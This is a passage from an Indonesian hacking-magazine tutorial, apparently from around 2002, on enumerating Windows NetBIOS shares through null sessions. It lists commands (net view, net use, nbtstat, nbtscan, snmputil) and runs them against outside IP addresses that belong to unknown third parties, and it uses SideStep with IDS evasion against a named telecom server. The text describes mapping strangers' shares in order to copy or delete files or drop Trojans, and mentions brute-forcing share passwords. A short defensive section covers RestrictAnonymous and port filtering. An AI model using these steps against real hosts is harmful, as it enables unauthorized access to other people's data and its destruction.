MS-DOS Prompt
10 x 18
C:\WINDOWS>net view \\karina
Shared resources at \\KARINA
Sharename        Type             Comment
-----
BROTHER          Print
C                Disk
D                Disk
E                Disk
The command was completed successfully.
C:\WINDOWS>
```

```
MS-DOS Prompt
10 x 18
C:\WINDOWS>net view \\192.168.123.187
Shared resources at \\192.168.123.187
Sharename        Type             Comment
-----
BROTHER          Print
C                Disk
D                Disk
E                Disk
The command was completed successfully.
C:\WINDOWS>
```

Terlihat bahwa pada domain NeoTek terdapat komputer dengan nama KARINA dan komputer itu mempunyai empat *share resources*, yaitu satu printer (BROTHER) dan tiga disk dengan drive letter C, D, dan E.

Sekarang kita melangkah lebih jauh, keluar dari network sendiri dan mencoba melihat komputer orang lain yang juga terhubung ke Internet. Karena mampu melihat apa yang ada pada suatu IP Address, sebenarnya kita tentunya dapat juga melihat apa yang ada pada suatu IP Address dari komputer yang di luar network kita sendiri. Syaratnya asal-

```

MS-DOS Prompt
10 x 18
C:\WINDOWS>net view \\203.125.135.46
Shared resources at \\203.125.135.46

Sharename      Type           Comment
-----
C               Disk
MOCAZH          Disk
MSOFFICE        Disk
The command was completed successfully.

C:\WINDOWS>_
    
```

kan port UDP 139 komputer yang bersangkutan terbuka. Misalkan kita lihat apa yang ada pada komputer dengan IP Address 203.125.135.46

```
C:\>net view \\203.125.135.46
```

Nah, terlihat bahwa komputer (entah milik siapa) yang terhubung ke Internet pada IP Address 203.125.135.46 mempunyai tiga share resources, yaitu disk C dan dua file yang dinamakan MOCAZH dan MSOFFICE.

Kembali ke perintah net use yang melaksanakan null-session. Apabila perintah itu dimodifikasi sebagai berikut:

```
C:\>net use G: \\203.125.135.46\MOZACH
```

Maka share itu di-mapping menjadi drive G: di komputer kita dan dapat kita perlakukan sebagai hard disk kita sendiri (yang berarti kita dapat meng-copy, men-delete, ataupun menambahkan file di-share itu). Jadi setelah perintah itu, tinggal ketikkan:

```
C:\>cd G:
```

```
C:\>dir G:
```

Selanjutnya terserah anda. Teknik ini kini diotomatisasi oleh NetBIOS scanning tool seperti misalnya Legion atau SharesFinder. Kedua software ini bersama NetBIOS scanning tool lain dapat diperoleh dalam CD NeoTek bulan ini.

Dari mana kita tahu bahwa ada komputer di suatu tempat yang terhubung ke Internet dan menyediakan dukungan NetBIOS seperti contoh di atas? Caranya dengan utilitas nbtscan yang dibahas berikut ini atau dengan menggunakan NetBIOS scanner seperti Legion atau SharesFinder (tetapi kalau sudah menggunakan Legion yang memanfaatkan GUI, baris perintah DOS seperti di atas mungkin sudah tidak relevan lagi).

NetBIOS Name Table dengan nbtstat dan nbtscan

Built-in tool lain yang hebat pada Windows adalah nbtstat, yang memanggil NetBIOS Name Table dari suatu sistem

```

MS-DOS Prompt
10 x 18
C:\WINDOWS>nbtstat -A 192.168.123.187

Lana # 0:
Node IpAddress: [192.168.123.101] Scope Id: []

NetBIOS Remote Machine Name Table

Name      Type           Status
-----
KARINA    <00>  UNIQUE       Registered
NEOTEK    <00>  GROUP        Registered
KARINA    <03>  UNIQUE       Registered
KARINA    <20>  UNIQUE       Registered
NEOTEK    <1E>  GROUP        Registered
KARINA ISKANDAR<03>  UNIQUE       Registered

MAC Address = 00-04-5A-4D-7F-E1

C:\WINDOWS>
    
```

```

MS-DOS Prompt
10 x 18
C:\WINDOWS>nbtstat -A 203.125.135.46

Lana # 0:
Node IpAddress: [192.168.123.101] Scope Id: []

NetBIOS Remote Machine Name Table

Name      Type           Status
-----
PROXY_COMPAQ <00>  UNIQUE       Registered
CAZH       <00>  GROUP        Registered
PROXY_COMPAQ <03>  UNIQUE       Registered
PROXY_COMPAQ <20>  UNIQUE       Registered
CAZH       <1E>  GROUP        Registered
CAZH       <1D>  UNIQUE       Registered
.._MSBROWSE_ <01>  GROUP        Registered

MAC Address = 44-45-53-54-00-00

C:\WINDOWS>
    
```

remote. Pada contoh ini kita akan melihat NetBIOS name pada komputer KARINA (IP Address 192.168.123.187) pada LAN NeoTek serta komputer remote pada IP Address 203.125.1345.46

```
C:\>nbtstat -A 192.168.123.187
```

```
C:\>nbtstat -A 203.125.135.46
```

Terlihat bahwa nbtstat mengekstrak system name (KARINA), domainnya (NEOTEK), dan user yang sedang log-in (KARINA ISKANDARSJAH). Sedangkan pada remote computer percobaan kita system namanya PROXY_COMPAQ, system namanya CAZH, dan user yang sedang log on PROXY_COMPAQ.

Penjelasan NetBIOS Code	
NetBIOS Code	Resource
<computer name>[00]	Workstation Service
<domain name>[00]	Domain Name
<computer name>[03]	Messenger Service (untuk pesan-pesan yang dikirim ke komputer ini)
<user name>[03]	Messenger Service (untuk pesan-pesan yang dikirim ke user ini)
<computer name>[20]	Server Service
<domain name>[1D]	Master Browser
<domain name>[1E]	Browser Service Elections
<domain name>[1B]	Domain Master Browser



Kelemahan nbtstat adalah batasan untuk dapat memeriksa satu IP saja setiap kali. Hal ini diatasi oleh Alla Bezroutchko dengan menyediakan nbtscan yang dapat di-download di <http://www.inetcat.org/software/nbtscan.htm> atau terdapat dalam CD NeoTek bulan ini. Dengan nbtscan kita dapat men-nbtstat dengan mudah suatu range IP dengan cepat. Kita coba untuk range IP pada LAN NeoTek (192.168.123.x) serta range IP eksternal yang sedang kita jadikan kelinci percobaan (203.125.135.x):

```
C:\>nbtscan 192.168.123.0/24
```

```
C:\>nbtscan 203.125.135.0/24
```

Terlihat baik pada network NeoTek maupun range IP Address eksternal apa nama komputernya (NetBIOS Name), apakah bertindak sebagai server atau tidak, siapa user yang sedang log on pada komputer yang bersangkutan, dan MAC Address dari komputer tersebut.

Komputer yang bertindak sebagai server itulah yang perlu kita eksplorasi lebih lanjut apa share resource-nya



(gunakan net view). Kemudian apakah share itu dapat kita akses dengan menggunakan perintah `net use` untuk mapping share itu ke komputer kita.

Nah! Kini anda sudah menjadi hacker hanya dengan menggunakan fasilitas yang sudah ada pada sistem operasi Windows itu sendiri (sedikit dibantu dengan utilitas sederhana nbtscan). Setelah memahami dasar-dasarnya, kini kita lihat bagaimana enumerasi share NetBIOS itu dapat diotomatisasi.



Enumerasi Share dengan Legion, NAT, SharesFinder

Legion v.1.2

Legion dapat dengan mudah mengenumerasi suatu range IP Address. Kalau kita klik ganda pada share yang terdapat pada *window pane* kiri, maka bila null-session dapat dilaksanakan, share itu akan langsung di-mapping ke sistem kita. Adapun bila share itu dilindungi password, Legion akan menawarkan apakah akan mencoba menebak password itu dengan Brute Force tool yang telah tersedia. Untuk menjalankan Brute Force tool, anda harus mempunyai daftar kata (*dictionary*) yang juga disediakan pada CD NeoTek.




Sekali remote share itu telah di-mapping, maka share itu menjadi 'milik' anda. Anda dapat meng-copy file dari situ





ke komputer anda, mengirimkan file ke share itu (mungkin Trojan?), atau bahkan menghapus file yang ada di dalamnya. Namun hati-hati, mungkin saja share itu merupakan drive yang justru mengandung jebakan seperti adanya nimda worm yang didapatkan sewaktu redaksi NeoTek 'iseng' masuk ke dalamnya.

NetBIOS Auditing Tool (NAT)






NetBIOS Auditing Tool (NAT) merupakan Windows share scanner yang juga populer. Dibuat berdasarkan kode karya Andrew Tridgell dan dapat diperoleh dari www.hacking-exposed.com atau dalam CD NeoTek bulan ini. NAT bukan saja mendapatkan share, namun juga berusaha masuk berdasarkan daftar user name dan password yang telah ditetapkan. NAT tersedia untuk Windows NT maupun Linux (tidak terdapat versi untuk Windows 95/98/ME).

SharesFinder



Terdapat pula SharesFinder, utility seperti Legion yang tidak terlalu populer (terdapat pada CD NeoTek bulan ini). Seperti juga Legion, apabila kita double click pada share (window pane kanan) maka bila null session dapat dilakukan, share itu langsung di-mapping ke komputer kita.

SMBScanner



SMBScanner men-scan SMB share, baik berupa file maupun printer pada Windows (NetBIOS share) maupun Linux *box* yang menjalankan Samba (Samba share). SMBScanner selain menampilkan juga printer, juga memberi tanda apakah share itu dapat diakses atau tidak. Hasil scanning terhadap IP range yang sama antara Legion dan SMBShare menunjukkan perbedaan itu. SMBScanner juga mampu melaksanakan mapping terhadap remote share ke komputer local selain juga fasilitas Brute Force.

Pengamanan Terhadap Null-Session dan NetBIOS Enumeration

Pengamanan Windows NT/2000

Karena null-session memerlukan akses ke port TCP 139 (dan/atau UDP 445 pada Windows 2000), maka cara yang paling tepat untuk mencegah masuknya intruder adalah dengan memfilter TCP port 139 dan UDP port 445. Dapat juga men-disable sama sekali SMB service pada host NT tertentu dengan jalan meng-unbinding WINS client (TCP/IP) lewat Network Control Panel. Pada Windows 2000 hal ini dapat dilakukan dengan unbinding File and Print Sharing for Microsoft Network dari adaptornya pada apilet Network and Dial Up Connection → Advanced → Advanced Settings.


Microsoft kini menyediakan fasilitas untuk mencegah null-session tanpa harus secara radikal melakukan *unbinding* SMB dari *interface network*, yang disebut Restrict Anonymous (mengikuti nama Registry key-nya):

1. Buka regedit32, cari entri HKLM\SYSTEM\CurrentControlSet\Control\LSA
2. Pilih Edit > Add value dan masukkan data berikut:
Value Name: RestrictAnonymous
Data Type: REG_DWORD
Value: 1 (atau 2 untuk Win 2000)
3. Exit dari Registry Editor dan *restart* komputer yang bersangkutan.

Value 1 di atas sebenarnya tidak memblokir koneksi anonymous, melainkan hanya mencegah bocornya informasi yang biasanya dapat diperoleh melalui null-session, khususnya enumerasi utama yaitu usaha mendapatkan *user account* dan *share*. Pada Windows 2000, implementasi pengamanan ini mudah dilakukan karena adanya Security Policies yang dapat disetel pada tingkat Organizational Unit (OU), tingkat situs, ataupun tingkat domain. Informasi lebih jauh tentang Restrict Anonymous dapat diperoleh pada Article Q143474 pada <http://search.support.microsoft.com>. Juga dapatkan artikel tulisan Hobbit di <http://www.avian.org> mengenai hacking NetBIOS yaitu 'CIFS: Common Insecurities Fail Scrutiny.'

Pengamanan Windows 95/98/ME

Pada Windows 95/98/ME yang tidak memiliki fasilitas Restrict Anonymous, jangan lupa menetapkan password terhadap share. Karena password dapat ditebak dengan menggunakan Brute Force tool yang disediakan pada Legion, maka tetapkan password yang tidak lazim seperti menambahkan karakter-karakter yang tidak lazim. Itupun masih bisa



ditebak dengan menyiapkan daftar password menggunakan password generator yang digunakan sebagai teks input bagi Brute Force tool.

Cara yang sederhana adalah membuat share anda tidak terdeteksi oleh NetBIOS scanner. Caranya ternyata mudah saja. Tambahkan tanda \$ di belakang Share Name, maka share itu tidak tampak dan tidak menghasilkan *output* pada kebanyakan NetBIOS scanner.

Bahaya Lain terhadap NT/2000

Walaupun NetBIOS service sudah diamankan baik-baik, sistem NT/2000 masih mungkin membocorkan informasi yang serupa apabila server itu menjalankan Simple Network Management protocol (SNMP) yang dapat diakses dengan memberikan *default community string* yang biasanya berupa teks '*public*.'

Untuk mengenumerasi user pada sistem NT/2000 digunakan *snmputil* yang terdapat pada NTRK dengan perintah:

```
C:\>snmputil walk 203.125.135.46 public .1.3.6.1.4.1.77.1.2.25
```

Deretan angka di bagian akhir sintaks (.1.3.6.1.4.1.77.1.2.25) disebut *object identifier* (OID), yang akan menampilkan MIB *subtree* pada Microsoft enterprise Management Information Base (MIB), sebagai yang didefinisikan pada protocol SNMP. MIB adalah name *space* hierarkis, yang berarti kita dapat berjalan 'ke atas' *tree* (ke nomor yang lebih umum dan mendapatkan lebih banyak lagi informasi), misalnya dengan mengetikkan angka yang lebih tidak spesifik (misalnya .1.3.6.1.4.1.77).

Selain dengan mengetikkan teks dengan *snmputil*, terdapat pula SNMP Browser yang menampilkan secara grafis informasi di atas. Contoh SNMP browser adalah SolarWinds, yang beberapa versinya tersedia juga di CD NeoTek.

IP Address	Response Time	DNS Lookup	System Name	Machine Type	Descr
134.121.1.1	110 ms	unicorn.it.wsu.edu	unicorn	DEC	unicorn AlphaServ Digital UNIX V4.0D
134.121.1.2	110 ms	pegasus.it.wsu.edu	pegasus	DEC	pegasus AlphaS Digital UNIX V4.0D
134.121.1.5	100 ms	wsuvm1.it.wsu.edu			
134.121.1.8	100 ms	cheetah.it.wsu.edu	cheetah	DEC	cheetah AlphaServ Digital UNIX V4.0D
134.121.1.9	100 ms	civet.it.wsu.edu	civet	DEC	civet AlphaStatio UNIX V4.0D (Rev..
134.121.1.10	100 ms	cougar.it.wsu.edu	cougar	DEC	cougar AlphaServ Digital UNIX V4.0F
134.121.1.12	101 ms	felicity.it.wsu.edu	felicity	HP 9000/700	HP-UX felicity B.1 20161
134.121.1.16	101 ms	popeye.it.wsu.edu	popeye	IBM	IBM PowerPC Pe Machine Type: n D
134.121.1.18	110 ms	iii.wsulibs.wsu.edu			
134.121.1.21	100 ms	coopext.cahe.wsu.edu	coopext.cahe...	DEC	coopext.cahe.ws M600 Digital UNIX V
134.121.1.22	120 ms	picol.cahe.wsu.edu	picol.cahe.w...	DEC	picol.cahe.wsu.ed 4/233 Digital UNIX v
134.121.1.25	100 ms	ephemeris.it.wsu.edu		HP 9000/700	HP-UX ephemeris B 20052
134.121.1.27	100 ms	spike.it.wsu.edu	spike	DEC	spike AlphaServe UNIX V4.0F (Rev. 1
134.121.1.34	100 ms	uis-serve1.it.wsu.edu			
134.121.1.36	110 ms	caspian.it.wsu.edu	caspian	DEC	
134.121.1.37	110 ms	hpptr2176.it.wsu.edu		HP Jet-Direct Print Server	HP ETH MULTI-ENVIRONME
134.121.1.38	100 ms	dawntreader.it.wsu.edu			
134.121.1.39	110 ms	fenris.it.wsu.edu	fenris	IBM	IBM PowerPC Pe Machine Type: 0x0
134.121.1.40	100 ms	tunmus.it.wsu.edu			

SideStep

Fasilitas SNMP browser juga terdapat pada SideStep suatu vulnerability scanner yang menyediakan cara untuk menghindari pengamatan dari Intrusion Detection System (IDS). SideStep dijalankan lewat command line DOS dengan switch `-evade` (menghindari pengawasan IDS) dan switch `-snmp` untuk melihat apakah terdapat SNMP vulnerability pada server ini.

```
C:\>sidestep 202.134.2.15 -evade -snmp
```

Mencoba memeriksa apakah ada kelemahan SNMP pada server `www.telkom.co.id` dengan menghindari pengawasan IDS (Intrusion Detection System). IDS dengan menggunakan Snort akan dibahas di NeoTek Agustus 2002.

```
MS-DOS Prompt
8 x 12
C:\>sidestep 202.134.2.15 -evade -snmp
SideStep v1.0 Copyright (c) 2000 by Network ICE
http://www.robertgraham.com/tmp/sidestep.html
Mode: evade (avoids detection by IDS)
Target: 202.134.2.15
Protocol: snmp
SNMP> snmpgetnext 202.134.2.15 public .01.03.06.01.04.01.077.01.02.025
SNMP: no response
C>_
```

Enumerasi Lebih Lanjut Terhadap Windows NT

Enumerasi NT/2000 Domain Controller

Untuk mengenal lebih dalam struktur network pada NT, gunakan `nltest.exe` suatu tool yang ada pada NT Resource Kit (NTRK). `Nltest.exe` akan mengenali Primary Domain Controller maupun Backup Domain Controller (PDC dan BDC) dalam suatu domain.

Selanjutnya kita harus melaksanakan `null-session` pada mesin NT itu. Setelah `null-session` terlaksana pada domain yang terenumerasi, maka selanjutnya gunakan sintaks `nltest /server:<server_name>` dan `/trusted_domain` untuk mempelajari domain NT ini lebih dalam.

Kita tidak akan membahas lebih jauh tentang Domain Controller ini. Informasi selanjutnya dapat dilihat dari situ support Microsoft di <http://support.microsoft.com/default.aspx?scid=kb;EN-US;q158148>

Enumerasi Share dengan DumpSec (DumpAcl)

Salah satu tool terbaik untuk enumerasi share pada NT adalah `DumpSec` (dulu `DumpAcl`), dapat diperoleh dari situs Somarsoft (www.somarsoft.com) atau dari CD NeoTek. `DumpSec` hanya berjalan pada NT.

Enumerasi Share dengan net view dan RK Tools

Dengan terlaksananya `null-session`, pada NT kita juga dapat menggunakan `net view` untuk meng-enumerasi `share` pada suatu `remote system`. Pada NTRK terdapat tiga `share-enumeration tool` yang bagus yaitu `rmtshare`, `srvcheck`, dan `srvinfo` (menggunakan switch `-s`). `Rmtshare` menghasilkan output serupa dengan `net view`. `Srvcheck` menampilkan `share` dan `authorized user`-nya, termasuk juga `share` yang disembunyi-

kan, namun `srvcheck` membutuhkan akses `privilege` ke `remote system` untuk dapat mengenumerasi `user` dan `hidden share`. `Srvinfo -s` menampilkan daftar `share` bersama dengan banyak informasi potensial lain.

Windows NT/2000 Enumeration Tool Lain

Beberapa enumeration tool yang dapat anda coba di antaranya `epdump` dari Microsoft (<http://packetstorm.security.com/NT/audit/epdump.zip>), `getmac` dan `netdom` (dari NTRK), `netviewx` karya Jesper Lauritsen (<http://www.ibt.ku.dk/jesper/Nttools>), `winfo` dari Arne Vidstorn (<http://www.ntsecurity.nu>), dan `nbtndump` dari David Litchfield (<http://www.cerberus-infosec.co.uk/toolsn.shtml>).

`Epdump` melacak RPC `endpoint mapper` dan menunjukkan `service` yang terkait pada IP Address dan `port number`-nya.

Dengan menggunakan `null-session`, `getmac` menampilkan MAC Address dan `device name` dari suatu `network interface card` pada suatu `remote machine`. Ini dapat menghasilkan informasi tentang network yang bermanfaat bagi hacker.

`Netdom` lebih bermanfaat lagi, meng-enumerasi informasi kunci tentang NT domain, termasuk `domain membership` dan identitas dari berbagai


Backup Domain Controller.

`Netviewx` juga merupakan tool untuk menampilkan daftar simpul-simpul pada domain serta `service` apa yang dijalankan oleh setiap simpul (`node`) tersebut. `Netviewx` sering digunakan untuk memeriksa NT Remote Access Service (RAS) untuk mendapatkan

gambaran mengenai banyaknya `dial-in server` yang terdapat pada network.

`Winfo` mengekstraksi `user accounts`, `shares`, `interdomain`, `server`, dan `workstation trust accounts`. `Null-session` juga dapat diotomatisasi dengan switch `-n`.

`Nbtndump` menciptakan `null-session`, meng-enumerasi `share` dan `user account`, dan menyajikan laporannya dalam format HTML yang rapih.



Kita mungkin tidak menyadari bahwa pada sistem operasi Windows 9x yang kita miliki sudah terdapat beberapa tool sederhana untuk networking berbasis TCP/IP. Tentu saja yang lebih lengkap memang bila anda temukan di Linux, karena TCP/IP memang "bahasa ibu"-nya Linux. Beberapa perintah yang disediakan Windows adalah *winiptcfg*, *ipconfig*, *ping*, *arp*, *tracert*, dan *netstat*. Akan kita lihat informasi apa yang bisa diperoleh dari perintah-perintah itu.

Perintah-perintah itu bisa anda jalankan pada jendela MS-DOS *prompt* pada Windows, atau melalui menu Start → Run. Tentu saja kegunaan perintah akan lebih nampak bila komputer anda terhubung ke Internet, maupun terhubung ke PC lainnya lewat jaringan LAN. Diasumsikan di sini protokol TCP/IP sudah terinstalasi pada Windows anda

Winipcfg

Dengan perintah ini anda bisa melihat konfigurasi perangkat jaringan yang ada berikut alamat IP-nya masing-masing. Kalau misalkan anda sedang terhubung ke Internet, anda bisa melihat alamat IP yang diberikan oleh ISP pada *dial-up adapter* anda. Seperti kita ketahui kalau anda terhubung ke ISP dengan cara dial-up maka alamat IP anda akan di-*assign* oleh ISP secara dinamis (berbeda-beda setiap kali anda *connect*). Beberapa ISP juga secara otomatis memberikan alamat Server DNS dan Gateway tanpa anda harus men-setnya.

Bila anda memiliki card LAN/ Ethernet, anda juga bisa melihat alamat fisik dari card jaringan anda. Sebenarnya setiap *card* Ethernet yang diproduksi memiliki alamat fisik yang unik. Alamat fisik tersebut dinyatakan dalam heksadesimal terdiri dari enam byte, dimana tiga byte pertama menyatakan kode pabrik pembuatnya. Misalkan saja *card* Ethernet merk Compex yang saya punya memiliki alamat fisik: 00-80-48-E2-49-BA, maka kode pembuatnya adalah 00-80-48. Bila ada teman saya yang juga memiliki *card* merk Compex, maka tiga byte pertama dari alamat fisik card bisa sama, tetapi tiga byte terakhir berbeda. Artinya dijamin tidak ada dua card Ethernet yang memiliki alamat fisik yang sama (seharusnya).

Ipconfig

Perintah ini hasilnya serupa dengan *Winipcfg*, hanya keluarannya di sini dalam mode teks. Untuk melihat informasi konfigurasi yang lebih lengkap anda bisa menggunakan perintah: *Ipconfig /all*. Kalau anda kesulitan membaca hasilnya karena *scroll* yang cepat, anda bisa meletakkan *output*-nya ke suatu file. Misalkan anda ingin hasil perintah diletakkan ke file bernama *output.txt* maka perintah yang anda gunakan:

```
C:\>ipconfig /all /batch output.txt.
```

File *output.txt* merupakan file teks biasa yang bisa dibaca dengan program editor teks seperti Notepad.

Ping

